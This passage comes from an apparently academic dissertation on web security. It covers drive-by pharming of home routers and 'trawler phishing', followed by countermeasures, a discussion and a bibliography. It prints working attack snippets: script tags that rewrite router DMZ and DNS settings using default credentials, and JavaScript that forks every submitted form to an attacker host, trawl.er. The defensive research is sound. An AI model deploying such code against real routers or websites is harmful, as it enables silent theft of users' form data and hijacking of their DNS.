Routers with web-based configuration rely on HTML forms to obtain configuration data from a user. While most utilize the HTTP POST method to send data from the web browser to the router, many routers will still accept equivalent form submissions via HTTP GET. This means that form data can be submitted in the URL or query string requested from the router.

For example, the D-Link DI-524 allows configuration of the DMZ host through a web form. A DMZ or demilitarized zone host is a host on the internal network that is sent all incoming connection requests from the WAN. The form contains the input variables `dmzEnable` and `dmzIP4`. When sent this query string, the DI-524 enables DMZ and sets the host to `192.168.0.10`³:

```
/adv_dmz.cgi?dmzEnable=1&dmzIP4=10
```

³Similar query strings can be constructed for other configuration forms.

```
var img = new Image();

/*
 * set error handler in case image
 * does not exist
 */
img.onerror = function() {
    recordResult(img, 'could not access');
};

/*
 * set success handler to run when
 * image does exist
 */
img.onload = function() {
    recordResult(img, 'Exists with dimensions '
        + img.height + 'x'
        + img.width);
};

/*
 * set URL and load the image
 */
img.src = target_ip + '/down_02.jpg';
```

Figure 10.7: Using JavaScript objects to determine if an image exists on a router, then calculate its size. Setting the src attribute automatically triggers the browser to attempt loading the image.

Great care is not needed when constructing these query strings, since not all routers require *every* form variable to be present to change its configuration. In the previous example, the form contains far more than just two variables, but those two were enough to trigger the DI-524 to change its configuration. Other routers, however, are not so flexible. While the Linksys WRT54GS allows the query string method (instead of using HTTP POST), it requires all the elements of a form to be present to change any of the settings.

Swift Attack Scenario Additionally, it is important to note that all of these seemingly sequential attack stages can be accomplished in one step. Consider a web site whose only aim is to set the DMZ host to 192.168.0.10 on all networks using DI-524 routers with default passwords (the DI-524 has a null administrator password by default). The author of the site could embed this script tag in his HTML to attempt this attack:

```
<script src =  
  "http://<ip>/adv_dmz.cgi?dmzEnable=1&dmzIP4=10">  
</script>
```

This attack will work if the owner of the victim network has not yet set a password and is using a DI-524. Following is another plausible example that specifies a default username and password for a router:

```
<script src =  
  "http://root:pwd@<ip>/apply.cgi?DNS_serv=p.com">  
</script>
```

10.3 Countermeasure: CSRF Prevention

Since the drive-by pharming attack relies on cross-site request forgeries (CSRF), it can be prevented with CSRF protections. In essence, an appropriate fix is to require validation of data being submitted before the router's state is changed.

HTTP Context. As detailed in Section 5.3, providing HTTP context with the data submitted to the router would be enough information for the router to decide whether or not its configuration should be changed.

In fact, contextual information can be used to stop a browser from host-scanning accurately: when a request comes into the router for its root page (i.e. `http://192.168.0.1/`), it can determine how the request was generated. Requests from any origin can be ignored other than a clicked link, manually-entered URL, or bookmark being followed. The requests should in fact be ignored, and not forbidden; this would more appropriately appear as a host that is not serving any data.

That is just one example of how contextual information can be used as a heuristic to decide whether or not to serve data. Such a context-based policy can be written once and implemented across a large number of devices; there is no need to customize the heuristic policy for each individual home router. It could also be deployed easily as a firmware upgrade for existing devices.

Origin Header. The HTTP Origin header proposed by researchers at Stanford [BJM08a] is a robust defense against CSRF attacks in general. This is described in depth in Section 5.3.3 and can be summarized as a subset of the HTTP context discussed above. An Origin header can help the router decide when to accept data submitted into its configuration, thus changing its state.

SOMA. In Section 4.3.3 the Same Origin Mutual Approval system is described as an aid to prevent cross-site scripting attacks. In Chapter 5 it is repurposed to mitigate CSRF attacks; a similar use of SOMA here would prevent drive-by pharming attacks by breaking the CSRF used in modifying routers' DNS settings.

10.4 Countermeasure: Password Security

A second weakness of the drive-by pharming attack is how the attacker can guess default passwords of vulnerable routers. As described, the attack relies on one of two techniques to authenticate to the target router:

1. Assume the browser (used as the attack platform) has recently been used to access the router *intentionally* and the HTTP-Auth password to use the router has been cached by the browser. Any future attempts to access the router's configuration pages will use the cached password, not requiring the attack code to guess a password.
2. Default administration passwords are available in the user manual for many common home routers, or enumerated for many brands and models in on-line default password lists; some home routers use an empty default password; some home routers use an easily guessable password like "admin" or "password".

Both of these strategies will fail if (a) HTTP-Auth sessions are expired by closing browser windows or forcing a timeout in the browser and (b) the passwords are unique to each physical device, and difficult to guess. Since home routers are so rarely accessed by users (they are usually configured and then left alone indefinitely), the chances are good that HTTP-Auth passwords are *not* cached. As a result, addressing the "guessability" of the password is a fairly robust solution.

10.4.1 Unique Passwords from the Factory

One way to reduce the guessability of passwords is to have them customized at the factory; in this fashion, each device would come with a unique password chosen from a large sample space, and would thus be an unlikely target for default- or brute-force-password guessing. Types of unique factory passwords have been proposed as:

Serial-Number: Since each router has a unique serial number, this could be used as the factory default password instead of a blank or predictable one. Some serial numbers are within a small space (ten or fewer digits of 0–9), so they are less than ideal; this would provide a better solution, however, than a common or blank password.

Factory-Print: A unique password could be generated for each device at the factory, and it could be printed on the bottom of the device. Since the threat model does not include attackers with physical proximity to the device, this is a reliable way to help the consumer remember the password. The cost of customizing firmware for each device, however, could be prohibitive.

10.4.2 Forced User Intervention

Another way to cause unique passwords to be set on a device is to limit its functionality *until* the user has configured a non-default password. Consider the following scenario: Alice purchases a router, brings it home, and plugs it in so it is distributing her broadband connection via a wireless network. She turns on her computer and attaches to the router with her WiFi card, then launches a browser. Immediately her browser is redirected to a configuration screen served by the router: she is told to create an administrator password before she can connect to the Internet⁴. As soon as she has walked through the password-creation process (and possibly set other security parameters too), the router explains that she is now able to access the Internet. Any future computers that associate to the router's WiFi network are able to access the Internet without any forceful configuration screens.

The result is simple: until a user has walked through some basic security configuration actions, the router will not forward Internet traffic. The Internet is accessible from Alice's computer (and others on the network) only once the password has been customized. Any

⁴There is no foreseeable reason she can not be instructed to write the new password on the device itself, to help remember the new password chosen

future modifications to the router that erase the customized security settings can be met with the same configuration requirements (i.e., after the firmware has been upgraded, the “reset to factory settings” button is pressed on the device).

10.5 Countermeasure: DNS Traffic Filtering

A third way the drive-by pharming attack can fail is if DNS traffic is more tightly controlled by Internet service providers (ISPs). Most ISPs do not filter DNS traffic that passes through their system. If an ISP *SecureISP* required all DNS traffic to be bound for its clients or servers controlled by *SecureISP* itself, this attack would fail. Any DNS lookup requests sent to a phisher’s server, most likely outside of *SecureISP*’s network, would never see any traffic if it were filtered out by *SecureISP*’s border routers.

DNS traffic filtering might not be effective, however, if an attacker were to place a DNS server inside *SecureISP*’s client space. As a result, a perfect filtering mechanism to defeat this attack would require filtering at a location closest to each client, and thus may be impractical. Filtering DNS traffic at *SecureISP*’s border router would help to shrink the number of hosts that would be effectively targeted by internal network router manipulation attacks, though may not eliminate the threat entirely—especially in the case of very large ISPs.

10.6 Discussion

Drive-by pharming is essentially a cross-site request forgery (CSRF, Section 5) that causes further deception in the form of falsified DNS data. In this case, the attacker gains control over the configuration on the router via the router’s web site. This attack has added complexity over just CSRF in that the attack is mounted on a victim’s browser, and then

the attack is performed against the victim's router. The data leak that occurs in drive-by pharming is that of configuration data from the attacker's site (or domain) into the router's state through openness of the router's web site.

The discussed countermeasures succeed on drive-by pharming, but address the problem from a variety of different points in the attack. To prevent the attack from occurring, CSRF countermeasures can be employed on the router and/or web browser; this establishes data flow controls *between the attacker's and router's web sites*. Password security can help minimize the effectiveness of the CSRFs generated in the attack by causing them to fail; this establishes data control between the attacker's and router's website, specifically *after the CSRF has been sent*. Finally, DNS traffic filtering can be employed to make DNS setting manipulation useless from the point of view of the attacker; in this case the entire CSRF succeeds, but data control is erected *between the router and the attacker's DNS server*.

Drive-by pharming can be addressed with two main types of data flow controls: control between router and attack DNS server (via the ISP's network) or control between the attacker's and router's web pages. In the former, configuration data leak between the attacker's DNS server and the victim is controlled. In the latter case, the configuration data leak between the attacker's web site and the victim router is controlled.

11

Case Study: Trawler Phishing

Consider the undesirable scenario where all forms submitted from a user Alice's browser are *copied* to an attacker's database. This way, she browses the web, logs into web sites, purchases items, sends emails—all the while, the attacker is able to see all data she sends to many web sites. The attacker then not only obtains her credentials for sites, but private information, purchase habits, browsing behavior, etc. In this scenario, *all data* is copied to the attacker, and he does not need to specifically fool a victim into giving up a password or other data.

11.1 Overview

A simplified Man-In-The-Middle attack, Trawler phishing [MS08] is this scenario where a compromised router injects javascript into all HTTP responses it redirects. This can easily be done by updating the firmware on one of many home wireless (or wired) over-the-counter routers; the new firmware simply catches all inbound HTTP traffic, appends a `<script>...</script>` tag to the bottom of the `<body>` tag that contains the attacking script. The attacking script enumerates all forms on the page and modifies their `submit()` methods such that any time the form is submitted, two copies are dispatched: one to the attacker, then one to the original source; this is called *Form Forking*. The result is an attack

that copies form data submitted to all web sites through a compromised router without the effort of scanning all HTTP submissions for interesting data.

Defending against trawler phishing has been described by this author in [MS08]. Mitigation involves modifying the browser to restrict the behavior of HTML forms, locking down code served by web sites via code-signing techniques, or verifying the pages that could be served through a “hacked” router by cryptographic means [MS08].

11.2 Problem Details

Script injection and form forking can easily be implemented on a network node that has the opportunity to touch the HTTP stream (such as those used by NAT routers). An attacking proxy would simply augment the HTTP stream such that some JavaScript code is inserted immediately before the ending `</body>` tag. This code runs when the page is rendered, attaching to all HTML forms in the document, modifying the `.submit()` method to copy all the data to the attacker’s choice destination. Sample JavaScript code to attach to forms is shown in Figure 11.1, and the corresponding code that forks the submissions is shown in Figure 11.2.

11.3 Countermeasure: Same-Destination Policy

Another countermeasure to prevent this attack may be to rely on JavaScript security features. The most commonly used security feature in JavaScript is the same-origin policy (SOP). The SOP as implemented by browsers makes sure that JavaScript cannot communicate easily across domains. That is, script running on a site from one web server should not be able to communicate with any script that runs on or data served by another web site. This helps prevent some JavaScript-based attacks, such as basic cross-site scripting,

```
var frms = document.getElementsByTagName("script");
for(i=0; i<frms.length; i++) {
    hijack(frms.item(i));
}

function hijack(frmObj) {
    var delayCode = "";
    if(frmObj.hasAttribute("onsubmit")) {
        delayCode = frmObj.getAttribute("onsubmit");
    }
    frmObj.setAttribute("onsubmit",
        "return leech(this,function(){\" + delayCode + \"});");
}
```

Figure 11.1: Code to inject cloning code into forms.

and helps maintain user privacy; but it does not stop Man-In-The-Middle (MITM) attacks where an adversary sits on the network path between client and server. This is because the clients only method of determining origin is through domain names, and a MITM attacker, such as the script injection attacker, can insert any malicious code directly into a page served by a legitimate server—thus putting the attacker’s code in the same domain (origin) as the legitimate server’s code. For the purposes of MITM script injection attacks, the SOP does not provide any defense.

A Same-Destination-Policy (SDP) could be implemented to circumvent script-injection attacks that relay information back to attackers it would require major browser upgrades, which take a long time to be adopted, and would potentially break a number of web-sites. Regardless, SDP would require that all form submissions are sent to the same domain the form is served from. Though this is not a perfect fix (stronger MITM attacks would defeat this), it does prevent the data leaks provided by trawler phishing.

```
/** Copies and submits a form object's complete contents */
function leech(frmObj, delayCode) {
    //create a copy of the existing form, with unique ID
    var rnd = Math.floor(Math.random()*256);
    var newFrm = frmObj.cloneNode(true); //deep clone
    newFrm.setAttribute("id", "leechID" + rnd);
    newFrm.setAttribute("target", "hiddenframe" + newFrm.id);
    newFrm.setAttribute("action", "http://trawl.er/recordpost.php");

    //create an iframe to hide the form submission.
    var hiddenIframe = document.createElement("iframe");
    hiddenIframe.setAttribute("style", "position:absolute;"
                                   + "visibility:hidden;z-index:0;");
    hiddenIframe.setAttribute("name", "hiddenframe" + newFrm.id);

    //add form to hidden iframe and iframe to the document
    hiddenIframe.appendChild(newFrm);
    window.document.body.appendChild(hiddenIframe);

    newFrm.submit();

    // Prevent race-winning by setting event for the future.
    // This real form submission happens 50ms after the real one.
    setTimeout(function() {
        //hide traces of the dual submit
        window.document.body.removeChild(hiddenIframe);
        //emulate the onSubmit handler by evaluating given code
        if(delayCode() != false) { frmObj.submit(); }
    }, 50);
    //disallow other submission just yet
    return false;
}
```

Figure 11.2: Code to fork the form submission to the attacker's server as well as the legit server.

11.4 Countermeasure: Code Signing

One could use digitally signed code to transmit JavaScript, as in principle this could solve the problem completely. Inserted code would then instantly be recognized, and appropriate measures could be taken. We note that unlike SSL connections, which require expensive asymmetric operations for each visitor by the server, a standardized signing format could allow web-servers to sign only when they perform site updates (making the amortized cost of signing essentially zero), and pushing the verification costs to the client, where there is often wasted computational capacity. Unfortunately, there is no common form of code-signing supported in today's browsers.¹

11.5 Countermeasure: Resource-Limited Tamper Resistance (RLTR)

In [MS08] a countermeasure was proposed for script-injection attacks that alerts users and servers to the fact that their clients have had script-injection attacks applied to them. The countermeasure works for any script-injection or script-modification attack, and not just the form forking attack described as trawler phishing. The countermeasure is a type of tamper-proofing[CT02, FGRC06, DJV07], which makes use of code-obfuscation, but has slightly different security requirements due to both the unique software-on-demand distribution methods of web-scripts and the limitations on adversaries' resources. Thus RLTR is not computationally secure in a cryptographic sense, and the authors do not dispute that a dedicated hacker could overcome the solution with enough resources. The goal however is more preventative: to make script-injection unattractive and non-profitable, so that fraudsters do not attempt the attack since it will not be financially profitable (at least on

¹There is some sense of code-/script-signing for Mozilla browsers [Rud07], although there is no corresponding feature in Internet Explorer. In any event the code-signing done by Mozilla would not prevent form forking, as it is only used to increase script permissions, a property not needed by script-injection attacks.

those sites that bother to invest in countermeasures). In particular, it is argued that overcoming the countermeasure will require a lot of individual time on the part of the attacker that cannot easily be automated. In essence RLTR has security properties similar to, but stronger than, a CAPTCHA: it is easy for the server and client to respectively generate and check the countermeasure, but it is difficult to automate a correct counter-countermeasure. To overcome the countermeasure, attackers have to individually and repeatedly analyze each site they are attacking, with the frequency being decided by the server. If the frequency is set high enough, the cost of the attack becomes prohibitive due to the cost of the computation power and time necessary to overcome the attack.

11.5.1 A Detection Countermeasure

RLTR works by having the JavaScript code embedded in a site check itself for consistency and report the results back to the server of origin. To ensure that the reports are not easily falsified, the entire JavaScript code content on the page (along with self-consistency code) is obfuscated. This is a form of tamper-prevention, but the threat-model differs from that of historical tamper-prevention. In particular, the tamper-resistance does not need to be long-lived, since the web page can be frequently updated to include new tamper-prevention code. In theory this obfuscated code could be changed every time the web-site is visited, but in practice this will likely be done after a specified time-period. Therefore, the tamper-prevention need only deter an attacker long enough to overcome the frequency with which the tamper-resistance is updated. In RLTR, the web page designer or JavaScript programmer need not even be aware of this tamper-resistance, as it is incorporated into the web site *after the design process*, and refreshed on a timely basis specified by a security engineer or server-side process.

Historically, similar techniques have been used either as a form of copy protection on software or to help enforce digital rights management technologies [CT02]. In those cases

the security model requires that tamper-prevention be long-lived, since the once-generated prevention technique needs to last for the life of the software or media being protected (generally indefinitely) and its success in those cases has been limited. This can also be seen as a case of having mobile agents on hostile hosts [KBC00], where the website script represents an agent and the router represents a hostile host over which the agent transits on way to a trusted host. For purposes of preventing mid-stream injection attacks, the tamper-proofing can be updated fairly frequently in an automated fashion.

At a high level, in RLTR, the web server will insert a cryptographic hashing script C into any HTML form requesting data (C will be described shortly) and calculate a checksum over the majority of the web script, it will then check that the calculated checksum is correct. If the hash does not match the expected value, C will show an appropriate script-injection attack warning page; in cases where form data is being returned, it is shown how to slightly augment this defense.

11.5.1.1 Technical Details

Let S be the original JavaScript on a page protected with RLTR, including external references to JavaScript of the web page requested by the client.² Let O be a JavaScript obfuscator that given code D and a string of random bits R , produces an obfuscation $O(D, R)$. When the choice of random bits need not be specified, $O(D)$ denotes the random variable representing the obfuscated code of D . Let X' be the web page that results from the random obfuscation of combined code in C , performing the tamper-proof checking, and the original web page S . $X' \leftarrow O(C||S)$, where $||$ denotes concatenation; specifically, it is the legitimate page eventually sent by the server to the client.

²Note that S might reference more JavaScript from different servers, this is not included in S , but the references to these scripts are.

General Case. C will begin execution when the web-page is initially loaded. It will both compute a hash of the JavaScript S and check the hash for consistency with a previously computed checksum value $z' = h$. In particular, C uses the browser's Document Object Model (DOM) to acquire a current description of all of the JavaScript and HTML on the current web page $\mathcal{X}$ (not necessarily the same as X' , because of possible attack). It puts all of the scripts and HTML into a canonical form, and concatenates all of the strings to form T . It then computes $z = h(T)$, where h is a collision resistant hash such as MD5 or SHA1 (note the code for such a hash is contained in C).

C will calculate the hash z of a canonical form T of the JavaScript, HTML and external references on the current web page (i.e., $z = h(T)$), which theoretically should contain X' . Next, C compares z to a previously computed value of $z' = h(T')$ where T' is the canonical version of X' . The canonicalization is necessary due to the fact that different browsers have different textual representations of X' . C then displays some appropriate warning page if $z \neq z'$, informing the user that they there had been a script injection attack.

There is one problematic caveat in the description of C : in a perfect world, the value z' would be included in the code C (in order for its equality to be properly computed), and thus in T' , but the value z' is derived from $h(T')$ causing a circularity problem in its calculation. Therefore, the value z' must either be kept in a section of JavaScript that is purposefully excluded from the composition of T' (and thus not included the computation of the hash), or it should be contained in an externally loaded resource (such a reference remains constant and is hashed, but its content is not). The limitation of where one can store z' may make it more susceptible to automated attack than the detection countermeasure presented for form data in the next section, where z' will not be encoded in the document.

In order to fight against reverse engineering of this code, and the determination of z' , C can calculate multiple checksums $z'_i = H(T_i)$ for canonical descriptions T_i for random subsets X'_i of the canonical version of X' . Only if all of the checksums are all correct should

the correct page be displayed, thus an attacker must ensure that all checksums have been defeated in order to ensure the warning page is not presented.

The Case of HTML Forms. Protection of web forms can be strengthened slightly because the value z' needs not be retrieved by or encoded in the JavaScript, but rather the computed value z can be sent to the web server, for validation.

Let the individual data fields requested by the form in S be represented by $m_1, \dots, m_n$. Again, let X' be the web page that results from combining the code in C with the original web-page S . The code C now modifies the submit routines of the web page to ensure that before submission of user entered form data $m_1, \dots, m_n$ to the server, the checksum value $z = h(T)$ is computed. In particular, C uses the browser's DOM to acquire a current description of all of the JavaScript and HTML on the current web page $\mathcal{X}$ (not necessarily the same as X' , because of possible attack). It puts all of the scripts and HTML in $\mathcal{X}$ into a canonical form, and concatenates all of the strings to form T . It then computes $z = h(T || m_1, \dots, m_n)$, where h is still a collision resistant hash. The script then submits the values $m_1, \dots, m_n$ and z to the server. The server, upon receiving $\{m_1, \dots, m_n\}, z$ will check that $z = z'$ where $z' = h(T', m_1, \dots, m_n)$, and T' corresponds to the canonicalized version of the JavaScript and HTML that the server sent of the web-page X' sent to the client. If they are equal then the server will assume that no attack has been performed, but if they are not equal, then the server will shut down the account of the client, and notify the user that he or she has been attacked. This notification should be through alternative channels, as in this case the web channel may be compromised.

Note that for HTML forms, the server should still apply the general case transformation to prevent the injection of code that simply prevents the values $m_1, \dots, m_n$ and z' from being submitted to the server. In this case, the router could learn $m_1, \dots, m_n$, but the neither the server nor the user would be notified of a problem.

Effect on the Adversary. If an adversary tries to perform a script modification attack, such as the form forking attack presented earlier, by injecting code P or modifying the original script S , then this technique will ensure that for $z = h(T)$ that $z \neq z'$, and thus the warning page will be displayed to the user. This is because the value T will now be a canonicalization of the JavaScript in X which now contains both X' and P , as opposed to only X' .

Of course, the immediate and obvious counter-countermeasure for an attacker who expects servers to be adding the tamper-proofing code C' , is to have the Form Forking code P' remove or modify the code C' from the web-page X and in the case of included forms simulate its execution by computing a checksum $\hat{z} = h(\hat{T}, m_1, \dots, m_n)$, where $\hat{T}$ is the canonical form of the original page X with the code C , and, importantly, without the code P present. This would ensure that $\hat{z} = z'$, thus ensuring that the web-server does not notice any problems.

To prevent attackers from easily bypassing the checksum as just described, RLTR relies on the security properties of the obfuscator to make it difficult to recognize and remove the checksum code C from the web-page X . Here exists the problem of whether or not obfuscators can make such promises, as there is a strong history in the hacking community of reverse engineering obfuscated code. However, it is here that we take advantage of the fact that scripting code is delivered on demand to the browser, that routers are relatively computationally limited, and that while *the recognition and removal of C is feat that humans can accomplish with time and practice, is not easily implemented in an automatic process* [CTL97].

Therefore, to complete RLTR the server randomly re-obfuscates the document sent out on a regular and timely basis. Thus every t time units the server re-obfuscates the web-page X' using new random values and starts serving the new version. When it receives form data from the obfuscated web page, it computes the checksum with respect to the obfuscated source. More specifically, in time period i , the server would compute

$\mathcal{X}'_i \leftarrow O(X', r_i)$, where r_i are the random bits used by the obfuscator at the i th time period. It would then serve the web-page $\mathcal{X}'_i$ in place of X' during the i th time period. Upon receiving $m_1, \dots, m_n, z$ from a client it will check that $z = z'$ where $z' = h(T', m'_1, \dots, m'_n)$, and T' corresponds to the canonicalized version of the JavaScript and HTML that the server sent of the web-page $\mathcal{X}'_i$.

The likelihood that an adversary can de-obfuscate $X'_i \leftarrow O(C||S, r_i)$ in real-time on a router, is minimal. Further, if an adversary manages to de-obfuscate X'_i in some time $t' > t$, a new obfuscation $X'_{i+1} \leftarrow O(C||S, r_{i+1})$ will be presented by the server, and the adversary's effort must be repeated to de-obfuscate the new value.

11.5.2 Obfuscator Requirements

Since an adversary can access many obfuscations of the same source code by simply querying over a period of time, it is essential that the obfuscator produce output that is resilient to automated de-obfuscation in the presence of these many old values.

As for the obfuscation requirements themselves, it is only assumed that the obfuscated version of C cannot be recognized in an automated fashion (or with human help), given X' , in less than t time-units. With the performance measurements in [MS08], it is reasonable to consider t time-units to be on the order of several minutes. Based on modern-day obfuscators, this seems to be a reasonable security assumption, even if there are questions of whether or not obfuscators can achieve the strong security requirements against more traditional cryptographic adversaries [BGI⁺01]. In fact, this is a practically tunable parameter for even relatively weak obfuscation systems. RLTR largely reduces many of the incentives for attackers to use script injection.

Finally, note that it is the obfuscation *combined with a consistency hash* that makes RLTR effective. Obfuscation alone would not be an effective countermeasure. For example, if

one simply obfuscated the source the form forking code would attach itself to obfuscated code just as it would to readable code, and it would function just as effectively. This is because the form forking code is not dependent on the source of the original page, other than for it to have a `</body>` tag, something that cannot be obfuscated by definition of the JavaScript language.

11.6 Discussion

The form-forking for data theft attack (described as “trawler phishing”) is a manifestation of user data leaking from a user (S_U) or web site (S_S), collectively called S , to an attacker’s site A . Additionally, to create the user data leak, the attacker must inject code of his creation into the web site S . The compromise of a home router is not part of this attack, rather the manipulation of an unencrypted HTTP stream is the starting point for the attacker; as a result, router compromise is not discussed. This pair of data leaks (code from $A \rightarrow S$ and data from $S \rightarrow A$) can be addressed separately or as a two-way channel breach between the user S_U and web application S_S .

The countermeasures discussed herein address the data leaks separately³ as two pieces. The same-destination countermeasure simply disallows form forking by making one of the destinations illegitimate: the form served from S can only be submitted back to S and not to A —breaking the “fork” part of form forking. This same-destination policy erects data flow controls *between the browser and all servers*, defining where HTML form data can be submitted. The code signing countermeasure is a detection measure that identifies the other data leak: code from $A \rightarrow S$ is not prevented, but can be detected and not executed if

³A countermeasure not discussed here, proper use of Transport Layer Security (or TLS), addresses trawler phishing as a two-way channel breach. TLS encrypts the entire stream between client and server preventing any sort of script injection, thus negating the entire attack scenario. The attack relies on “secure posts”, or half-use of TLS where TLS is established only *after* the form is served to the client, allowing an attacker to append to the HTTP stream.

this solution is properly implemented and unsigned code is disallowed. The RLTR scheme involves code signing and verification that can detect and halt operation when the first data leak is present; more efficient than code-signing (and interactive between browser and the web server), it is more tailored to detecting in-flight modifications to the web page.

All of the trawler phishing countermeasures establish some sort of data flow control mechanism with regards to either the forked data submission or the code injection. While the code-injection countermeasures mainly provide a detection mechanism, they establish a border that—when crossed—shuts down the corrupted web page and alerts the victim.

Discussion

As illustrated by the discussion sections in the case studies, the fundamental cause of socio-technical web security problems (STPs) derives from unauthorized data leaks across virtual borders between domains, servers, or technologies that work together in a web browser. Often times this leakage is caused by clever but malicious use of legitimate features in web technologies. These abuses of technology are possible because web sites and technologies in web browsers have become exceedingly complex, yet the policies that dictate the movement of data in and out of these technologies are not yet robust. There is a clear need for the controls to develop in parallel with features, and not as an afterthought.

The cases discussed are those of socio-technical web security problems; the sociological, or “human” element of deception that is present in these cases adds a new twist to data flow: it is not always clear what people do and do not perceive, and it is not always clear whether or not people can be deceived. This extra element of uncertainty makes what are normally *technological* situations less straightforward and more prone to data leaks.

12.1 Unauthorized Resource Import

The cases of cross-site scripting (XSS, Chapter 4) and HTTP Response Splitting (Chapter 9), show that an attacker is able to inject resources from their control into victim web

pages or transactions without the consent of the victim. This unauthorized resource importing leads to the attacker's code essentially acting within the domain of the target application, undifferentiated from the application's intended behavior. As a result, the compromised application loses some control to the attacker via this unauthorized data importing.

The countermeasures for unauthorized resource importing, as described in previous chapters, are to (1) identify the border crossed by the attacker when the resource was injected and then (2) restore control over the border to the web application. This is done by clearly defining when data can and cannot be imported, setting a policy that clearly establishes what resource importing is unauthorized, and then stopping such imports.

12.2 Information Leaks

The cases of cross-site request forgeries (CSRF, Chapter 5), Browser-Recon (Chapter 6), Authentication State Detection (Chapter 7), and Trawler Phishing (Chapter 11) illustrate attacks in which data is leaked from either a web application or its users. In each case, the attacker is able to fool a browser into releasing data from what should be a controlled domain into the control of the attacker. Sometimes the data is leaked from a "secret" area of the browser, as in the case of the Browser-Recon history mining. Other times the data is leaked from a web site to the attacker's server (as in the case of Trawler Phishing). In all of these cases, the problem lies in unauthorized information leak out of the control of the user or web application; these are usually considered safe "domains" of information, but have been shown to have flaws that can be used to leak data to attackers.

Most of the countermeasures for the data-leak cases involve properly identifying when data can be transmitted *out of the control of the user or web application*. These countermeasures detect and stop unauthorized leak of data, either before it is attempted (as in the use of SOMA to stop CSRF in Section 5.4) or as it is being transferred (as in the use of

conditional content for stopping authentication state detection in Section 7.3). These countermeasures properly close down the borders between domains of control (attacker vs. web application), and either make explicit who is considered trusted or simply remove abilities for all data leak across web domains.

12.3 Abuses of Technologies

The complexity of web technologies like JavaScript, Cascading Style Sheets (CSS) and dynamic content plug-ins like Adobe Flash allows incredibly rich content for web applications. Unfortunately, these technologies often have features that can be either used for malicious purposes or combined with other features to create some new functionality that is not intentionally provided by those who designed the technologies and web standards.

Browser-Recon (Chapter 6) is the most straightforward example of technology abuse. A pair of useful features of CSS are used together to mine a browser's history (using `:visited`) and then relay it to the attacker's server (using `url()`). While this is clearly an information leak from browser to attacker, the technologies used are not intended for this purpose. The `:visited` pseudotag is provided to maintain one of the oldest features of web pages: conditional link coloring. As a UI feature, web pages' links can be colored differently based on whether or not the browser has rendered the pages they target. Additionally, the `url()` feature is used to specify where to obtain a file to render as an image, such as in a background attribute; its intention is to *fetch* data, but an unintentional use is to *transmit* data.

These abuses take advantage of things that designers did not consider, or at least did not deem worrisome when designing the standards and specifications for technologies. Unlike flawed implementations, these abuses are not easily fixable with a software patch—the misused features are likely already used for *productive* purposes as well. As a result,

either a redesign is necessary, or at least some sort of controls must be placed on the behavior of the technology.

Such controls come in when the benefits to keeping certain features outweigh the benefits from disabling them. Instead of redesigning or re-specifying a technology, data controls can be applied *on top of* existing technologies to reign in how they are used. This can be likened to Access Control List (ACL) implementations on top of popular file systems; the file system works just fine without the ACL, but may be misused in a way that too much access is granted to files. In these cases, the ACL is used to more clearly specify access rules for files in the system.

12.4 A Theme of Data Flow Control

The cases herein discuss abuses of technology, unauthorized data leaks, and unauthorized resource injection. Though they present different problems and solutions, the cases all share the common theme that revolves around unauthorized data transfer. Much work in web security has revolved around such socio-technical problems that are not easily fixed; the problems are discussed and countermeasures are proposed (by this author and many others in the community), but the problems and countermeasures are not often compared to one another. Through discussion of the fundamental problems and basic elements that make countermeasures successful, this dissertation has exposed what this author sees as a basic data flow control problem. The approach with STP countermeasures is dominantly one of data flow control between applications, hosts, or web technologies within the browser; understanding this theme is the first step in finding an underlying control system for preventing and mitigating against STPs.

Future Work

The socio-technical web security problems (STPs) and countermeasures discussed herein have been related to the fundamental issue of data flow control, but this is just the first step in addressing socio-technical web security. There is more to be done in using this insight to implement a practical solution that eliminates socio-technical web security problems. Additionally, since new STPs will surely emerge as technologies change, it should be made possible to identify new STPs and examine how existing countermeasures may help counter them.

13.1 Methodology for STP Discovery

STP discovery is currently circumstantial and disorganized. Researchers are often made aware of flaws in software due to the many “white-hat hackers” and software security firms that thrive on finding vulnerabilities. As vulnerabilities are reported, some researchers discover common themes among them and identify a more fundamental problem. When this problem involves deception and not software implementation bugs, it is considered more difficult than simply fixing software and becomes popularly discussed. Research appears in conferences surrounding the new problem, and eventually someone creates a countermeasure to address the problem.

The web is constructed of a finite (but evolving) set of technologies, so identifying STPs in existing applications and web interactions should be approachable through a defined methodology. Such a methodology would analyze the interaction of a subset of web technologies and tie in how they are approached by users and what weak points users may introduce into the system. By analyzing how data flows from user to browser to web servers through the various technologies, problems might be discovered as unexpected paths in data sharing.

13.2 Data Flow Analysis Tools

To complement organizing the search for socio-technical web security problems, data flow analysis tools can be adopted to include the human factor and deception. Instead of relying on proper use of technologies, analysis of all possible uses of features should be included in data flow analysis—especially with respect to things human users may not observe. There exist tools that analyze data flow and create “expected” paths among entities such as computers or applications [Plo00, KR05, WSJ07]. These tools might be adopted to include the human factor, which may or may not introduce new patterns and anomalies.

13.3 Moving Forward

This dissertation has analyzed a set of STPs and solutions, and examined the common themes in why each work. This is the first step in truly capturing what is exploitable on the highly-social and technologically complex world wide web, and then making it a safer and more trustworthy place for people to work and play.

Bibliography

- [Alc05] Wade Alcom. The cross-site scripting virus. <http://www.bindshell.net/papers/xssv>, 2005.
- [Bal07] Adam Balkin. Symantec reveals quick fix for internet security weakness. Austin News Channel 8 Headlines, February 2007. <http://www.news8austin.com/content/headlines/?ArID=179709&SecID=2>.
- [Ban] Barclays Bank. Sms text service questions. Customer Service FAQ, <http://www.personal.barclays.co.uk/BRC1/jsp/brccontrol?site=pfs\&value=10151>.
- [BB07] Andrew Bortz and Dan Boneh. Exposing private information by timing web applications. In *WWW '07: Proceedings of the 16th international conference on World Wide Web*, pages 621–628, New York, NY, USA, 2007. ACM.
- [BGI⁺01] Boaz Barak, Oded Goldreich, Rusell Impagliazzo, Steven Rudich, Amit Sahai, Salil Vadhan, and Ke Yang. On the (im)possibility of obfuscating programs. *Proceedings of CRYPTO 2001*, 2139, 2001.
- [BJM08a] Adam Barth, Collin Jackson, and John C. Mitchell. Robust defenses for cross-site request forgery. In *CCS '08: Proceedings of the 15th ACM conference on Computer and communications security*, New York, NY, USA, 2008. ACM.
- [BJM08b] Adam Barth, Collin Jackson, and John C. Mitchell. Securing browser frame communication. In *USENIX Security 2008: Proceedings of the 17th USENIX Security Symposium*, 2008.

- [BJRtGCT] Adam Barth, Collin Jackson, Charles Reis, and the Google Chrome Team. The security architecture of the chromium browser. Technical Report.
<http://crypto.stanford.edu/websec/chromium/>.
- [Bra05] Matthew Braverman. Windows malicious software removal tool: Progress made, trends observed. Microsoft Antimalware Team Whitepaper, November 2005.
